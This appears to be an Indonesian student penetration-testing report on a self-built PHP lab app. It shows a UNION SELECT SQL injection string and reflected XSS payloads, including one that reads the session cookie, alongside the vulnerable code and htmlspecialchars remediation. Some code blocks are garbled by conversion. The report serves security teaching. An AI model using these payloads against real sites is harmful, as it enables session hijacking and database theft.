X-Powered-By: PHP/8.2.4

Content-Length: 13

Keep-Alive: timeout=5, max=100

Connection: Keep-Alive

Content-Type: text/html; charset=UTF-8


Invalid input

search=1+UNION+SELECT+1%2Cdatabase%28%29&submit=

## 2.4.2 XSS Reflected

- Target Creation

Pada bagian "search.php", terdapat fitur yang memungkinkan pengguna untuk melakukan pencarian terhadap akun-akun pengguna yang mengakses situs web ini. Selain itu, daftar akun pengguna juga dapat ditemukan pada halaman "users.php".




The screenshot shows a web browser window with the URL `localhost/pentest/users.php`. The page title is "List of Users". It features a back button and a search bar labeled "Search Users". Below is a table with columns "ID" and "Username". The data rows are:

ID	Username
1	akmal
2	reva
4	reva.m
5	karina
7	revac
8	emmasr

- Enumeration

Saat pengguna memasukkan input "1" atau "m", hasil yang ditampilkan sesuai dengan contoh pada gambar di bawah. Proses ini mencerminkan implementasi kode yang telah dibuat, di mana data diambil dari tabel "users" dan mencari baris yang memiliki kolom "username" atau "id" sesuai dengan nilai pencarian ('\$search').



The image displays two side-by-side screenshots of a web application.

**Left Screenshot:** The title is "Search User". A search bar contains the value "1". Below it, a message says "Searching for: 1". A table has columns "ID" and "Username". One row is visible: ID 1, Username akmal.

**Right Screenshot:** The title is "Search User". A search bar contains the value "m". Below it, a message says "Searching for: m". A table has columns "ID" and "Username". Three rows are visible: ID 1, Username akmal; ID 4, Username reva.m; and ID 8, Username emmasr.


## - Exploitation

Pertama, mencari celah keamanan dengan memasukkan script ke kolom "search". Skrip berbahaya yang dimasukkan kedalam input kemudian direfleksikan kembali oleh website. Contoh payload XSS dapat berupa skrip JavaScript seperti berikut:


### 1) Skrip:

```
<script>alert("HACKED BY GROUP B9")</script>
```

Saat dilakukan serangan, terdapat pop up alert yang berisikan pesan "HACKED BY GROUP B9" yang menunjukkan bahwa website rentan terhadap XSS.



Dengan melihat inspeksi kode HTML, dapat disimpulkan bahwa input pencarian pada kelas "alert alert-info" memiliki nilai yang menyertakan skrip JavaScript. Lebih lanjut, dapat mengganti alert("Hacked") dengan alert(document.cookie) dalam payload tersebut untuk memperoleh cookie dari pengguna yang sudah login.



User Search


```
<script>alert("HACKED BY GROUP B9")</script>
```

Searching for:

Data not found

```
<!DOCTYPE html>
<html lang="en">
  <head> ...
    <body class="bg-light">
      <div class="container my-5">
        <a class="btn btn-secondary" href="users.php">← Back</a>
        <h1 class="text-center mb-4">User Search</h1>
        <form method="post" class="mb-4">
          <div class="input-group">
            <input type="text" class="form-control" placeholder="Search Clients" name="search" value=<script>alert("HACKED BY GROUP B9")</script>>
            <button class="btn btn-dark" name="submit">Search</button>
          </div>
        </form>
        ...
        <div class="alert alert-info" role="alert"> == $0
          " Searching for: "
          <script>alert("HACKED BY GROUP B9")</script>
        </div>
        <div class="alert alert-danger" role="alert"> Data not found </div>
        <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/js/bootstrap.bundle.min.js"></script>
      </div>
    </body>
</html>
```

```
<script>alert(document.cookie)</script>
```



User Search

```
<script>alert(document.cookie)</script>
```

Searching for:


Data not found

localhost says  
PHPSESSID=rp2isptaubi063hofh93sb4n

OK


Search


- 2) Hal ini juga dapat dilakukan dengan memasukkan gambar dari internet. Mencari gambar dari internet dan mencopy urlnya kemudian memasukkan skrip ke input kolom pencarian.



Berikut untuk skripnya:

```
', browser akan mengunduh gambar dari URL dan menampilkan ke halaman web. Hal ini berarti website rentan terhadap XSS.





```

if (isset($_POST["submit"])) {
    $search = $_POST["search"];

    $sql = "SELECT * FROM `users` WHERE `Username` LIKE '%$search%' OR `Id` = '$search'";
    $result = mysqli_query($con, $sql);

    if (!$result) {
        echo "Error: " . mysqli_error($con);
    }
}

```

```

<?php if ($_SERVER["REQUEST_METHOD"] == "POST"): ?>
    <div class="alert alert-info" role="alert">
        Searching for:
        <?php echo ($search); ?>
    </div>

```

Analisa melalui kode, bahwa nilai yang diperoleh dari input pengguna ('\$search') melalui metode POST langsung dimasukkan ke dalam string query SQL tanpa proses sanitasi sebelum ditampilkan kembali pada halaman web. Saat query dieksekusi, pesan kesalahan langsung tampil di halaman web tanpa pengolahan encoding atau sanitasi. Artinya, jika nilai ('\$search') mengandung skrip JavaScript, skrip tersebut akan dieksekusi saat halaman web dirender.

- **Remediation**

Untuk mencegah serangan XSS Reflected, digunakan fungsi escape 'htmlspecialchars', yang mengubah karakter khusus HTML menjadi entitas HTML. Hal ini karena dalam HTML, terdapat karakter khusus yang memiliki makna tertentu seperti karakter "&" diartikan sebagai awal dari entitas HTML dan mungkin diinterpretasikan oleh browser sebagai elemen HTML. Dengan menggunakan 'htmlspecialchars', kita memastikan bahwa karakter-karakter khusus ini diinterpretasikan sebagai teks biasa, bukan sebagai bagian dari markup HTML, sehingga mencegah potensi injeksi skrip dan meningkatkan keamanan aplikasi web.

```
<form method="post" class="mb-4">
  <div class="input-group">
    <input type="text" class="form-control" placeholder="Search Clients" name="search"
           value=<?= htmlspecialchars($search); ?>">
    <button class="btn btn-dark" name="submit">Search</button>
  </div>
</form>
```

```
<div class="alert alert-info" role="alert">
  Searching for:
  <?= htmlspecialchars($search); ?>
</div>
```


```
<?php while ($row = mysqli_fetch_assoc($result)): ?>
  <tr>
    <td>
      <?= htmlspecialchars($row['Id']); ?>
    </td>
    <td>
      <?= htmlspecialchars($row['Username']); ?>
    </td>
  </tr>
<?php endwhile; ?>
```

Setelah diimplementasikan, saat diperiksa melalui inspeksi elemen HTML, skrip alert telah disanitasi dan diubah menjadi teks biasa, sehingga tidak dapat dieksekusi sebagai skrip JavaScript.

```
</form>
▼ <div class="alert alert-info" role="alert">
    " Searching for: <script>alert("HACKED BY GROUP B9")</script> "
</div>
<div class="alert alert-danger" role="alert"> Data not found </div>
</div>
```

#### - Proof

Hasil dari penerapan fungsi escape 'htmlspecialchars' terlihat pada halaman pencarian, di mana tidak ada tampilan pop-up alert atau gambar yang muncul.



The figure consists of two vertically stacked screenshots of a web browser window. Both screenshots show a search results page titled 'User Search'.  
  
The top screenshot shows a search query: '<script>alert("HACKED BY GROUP B9")</script>'. The result is displayed as plain text: 'Searching for: <script>alert("HACKED BY GROUP B9")</script>'. Below this, there is a red box highlighting the text 'Data not found'.  
  
The bottom screenshot shows a search query: '<img src="https://thumbs.dreamstime.com/b/het-bericht-u-binnendrongen-een-beveiligd-computersysteem-113676626.jpg"'. The result is displayed as plain text: 'Searching for: <img src="https://thumbs.dreamstime.com/b/het-bericht-u-binnendrongen-een-beveiligd-computersysteem-113676626.jpg"'. Below this, there is a red box highlighting the text 'Data not found'.  
  
Both screenshots include a toolbar with various icons and a status bar at the bottom indicating 'Chrome is being controlled by automated test software.'

## BAB 3

### Kesimpulan

Pengujian penetrasi dengan fokus pada serangan Blind SQL Injection dan XSS Reflected yang dilakukan terhadap keamanan sistem aplikasi web yang sudah dibuat, telah memberikan pemahaman mengenai celah dari keamanan sistem aplikasi web tersebut. Hal ini didasarkan dari hasil pengujian yang dilakukan oleh kami pada bagian implementasi.

Dari hasil serangan Blind SQL Injection, kita dapat memperoleh hasil ekstraksi dari informasi yang bersifat sensitif pada database MYSQL, melalui celah keamanan pada *query* SQL. Hal ini dilakukan dengan menangkap *traffic* dari aplikasi web tersebut dengan menggunakan OWASP ZAP. Dengan ini, kami memperoleh informasi sensitif, yang disebabkan oleh celah keamanan pada sistem yang tidak mengimplementasikan mekanisme pertahanan yang memadai terhadap jenis serangan ini. Oleh karena itu, diperlukan *parameterized query*, untuk mencegah serangan SQL Injection. Dengan ini, informasi sensitif yang terdapat pada database tersebut dapat lebih aman dari akses yang tidak sah.

Sementara itu, dari hasil serangan XSS Reflected, dapat dikatakan bahwa sistem rentan terhadap *script injection*, yang dapat dieksekusi pada browser pengguna. Hal ini mengindikasikan bahwa validasi input yang tidak benar, sehingga masih memungkinkan serangan injeksi skrip berbahaya pada halaman web tersebut. Hal ini dapat membahayakan setiap pengguna yang sedang menggunakan aplikasi web tersebut. Oleh karena itu, untuk mencegah serangan ini, dapat dilakukan dengan menambahkan filter terhadap input seperti fungsi escape 'htmlspecialchars', agar tidak dapat dilakukan injeksi skrip.

Dari pengujian penetrasi ini, dapat disimpulkan pentingnya memahami dan menerapkan praktik keamanan sistem atau jaringan komputer dalam mengelola dan menggunakan suatu aplikasi web. Ancaman serangan seperti Blind SQL Injection dan XSS Reflected dapat terjadi pada sistem yang tingkat keamanannya kurang baik, dan dapat merugikan jika tidak ditangani dengan baik. Oleh karena itu, diperlukan untuk menerapkan keamanan yang kuat pada aplikasi web, sehingga dapat meningkatkan keamanan sistem atau jaringan dan jauh dari serangan yang berbahaya.

Semua tindakan yang kami lakukan pada pengujian penetrasi ini sejalan dengan pembelajaran untuk memahami kerentanan dari sistem keamanan jaringan komputer. Oleh karena itu, semua tindakan yang dilakukan di atas bertujuan untuk pembelajaran dan pemahaman secara lebih lanjut terhadap sistem keamanan jaringan komputer.